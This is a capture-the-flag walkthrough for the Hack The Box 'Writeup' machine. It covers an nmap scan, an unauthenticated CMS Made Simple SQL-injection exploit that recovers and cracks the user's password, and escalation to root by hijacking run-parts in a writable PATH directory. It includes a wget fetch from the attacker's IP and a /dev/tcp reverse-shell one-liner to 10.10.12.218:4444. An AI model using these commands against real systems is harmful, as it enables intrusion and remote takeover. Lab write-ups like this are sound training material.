
We start off as always with a nmap scan to see what kind of ports are open

nmap -Pn 10.10.10.138 -sV --version-intensity 9 --version-all --script=vuln

```
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
```

All we get is a SSH and Apache. We don't know any usernames or passwords so we can't SSH which leaves us at the port 80 website.



This tells us that the site is DOS protected and that means we cannot use drib or gobuster to 'brute force' any sub sites, if we try we get banned for some time and most likely have to reset the box.


So we have to look at the default stuff like index.php, admin, login and other common stuff. We don't like to do that manually so we can get a program to scan the site.

There is a great script in Burp that allows us to spider the site and that will find what we need.

We go into burp and find the site in the target, site map. Right click the site and Spider this host.

We then get a sub site named writeup, we can go to that via

http://10.10.10.138/writeup/




We can see that at the bottom of the page something is different from the main site.

This is not handcrafted with vim, so a program has made this site.

This is the program we need to find in order to exploit it.

If we use wappalyzer it tells us that its made of 'CMS made simple', PHP, Apache and debian.



We can then use searchsploit to find any exploits for these that runs through a website

```
root@Network-IP-Camera:~# searchsploit CMS made simple .py
------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ----------------------------
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion                 | exploits/php/webapps/34299.py
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution                 | exploits/php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution                 | exploits/php/webapps/45793.py
CMS Made Simple < 2.2.10 - SQL Injection                                      | exploits/php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload              | exploits/php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload         | exploits/php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload | exploits/php/webapps/46546.py
------------------------------------------------------------------------------ ----------------------------
```

We use *searchsploit CMS made simple .py* to find what we need, .py because it needs to be locally run and the rest of them are .txt or html,

We start by mirroring them one by one and seeing what kind of input they need. We still don't have any usernames or passwords so we need some that don't use authentication.

Almost all of them use authentication, but 46635 does not require it and if we mirror it and look at the code we can see what kind of inputs it wants,

```
parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", default=False)
```

It can use –u for url –w for wordlist and –c for crack

So we don't know if we need a word list or to crack anything so we just use –u for url, but if we look a bit further down we see a TIME variable that is set to 1. But remember that the site is still DoS procted and 1 second between each try will get us banned. So change that to 10

Python 46635.py –u http://10.10.10.138/writeup/

Writeup as subpage because that is the site that uses CMS made simple, then just lean back and watch as it finds salt for password, username, email and a hashed password.

```
[+] Salt for password found: 5a599ef5790668071
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```

After a while we get what we need.

The hash for password is md5 (35 char long)

So we need to find a program that can crack salted md5.

Hashcat can do this…. BUT! That does not run on my VM so if we remember back, the script had a –c for crack

Let's try that but for that we also need a word list so, we just go with good ol' rockyou

Python 46635.py –u http://10.10.10.138/writeup/ -c –w ./../../rockyou.txt

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
```

We then a cracked password 'raykayjay9' Then we can just ssh into the box and get user

```
Last login: Mon Jun 17 08:27:19 2019 from 10.10.15.1
jkr@writeup:~$ whoami
jkr
jkr@writeup:~$ cat user.txt
d4e493fd4068afc9eb1aa6a55319f978
jkr@writeup:~$
```

User: d4e493fd4068afc9eb1aa6a55319f978

Privilege Escalation

Been seeing on the forum people saying use pspy64

So lets get some pspy on this box

Wget 10.10.12.218/pspy64.sh –o /tmp/pspy64; chmod +x /tmp/pspy64; /tmp/pspy64

After observing here for a while you find that a script is running

```
UID=0    PID=3321   | sshd: jkr [priv]
UID=0    PID=3322   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
UID=0    PID=3323   |
UID=0    PID=3324   | /bin/sh /etc/update-motd.d/10-uname
UID=0    PID=3325   | sshd: jkr [priv]
UID=1000 PID=3326   | sshd: jkr@pts/16
```

This is run-parts and that is located in a PATH, This run-parts is writable from the user and executed by root

So we just write to that with a reverse shell exploit.

I've made a small simple copy paste to get this working, because the reverse exploit is only run once and if another user runs it, they most likely cancel it because they freeze right after getting in.

echo -e '#!/bin/bash \nexec 203<>/dev/tcp/10.10.12.218/4444;sh <&203 >&203 2>&203' >> /usr/local/bin/run-parts; chmod +x /usr/local/bin/run-parts; ssh jkr@127.0.0.1

Just replace my IP address with yours and start a listener

nc –lvp 4444

Then run the command and enter the password and the listener should now be connected

```
root@Network-IP-Camera:~# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.138: inverse host lookup failed: Unknown host
connect to [10.10.12.218] from (UNKNOWN) [10.10.10.138] 45906
python -c 'import pty; pty.spawn("/bin/sh")'
# whoami
whoami
root
# cat /root/root.txt
cat /root/root.txt
eeba47f60b48ef92b734f9b6198d7226
#
```

Root: eeba47f60b48ef92b734f9b6198d7226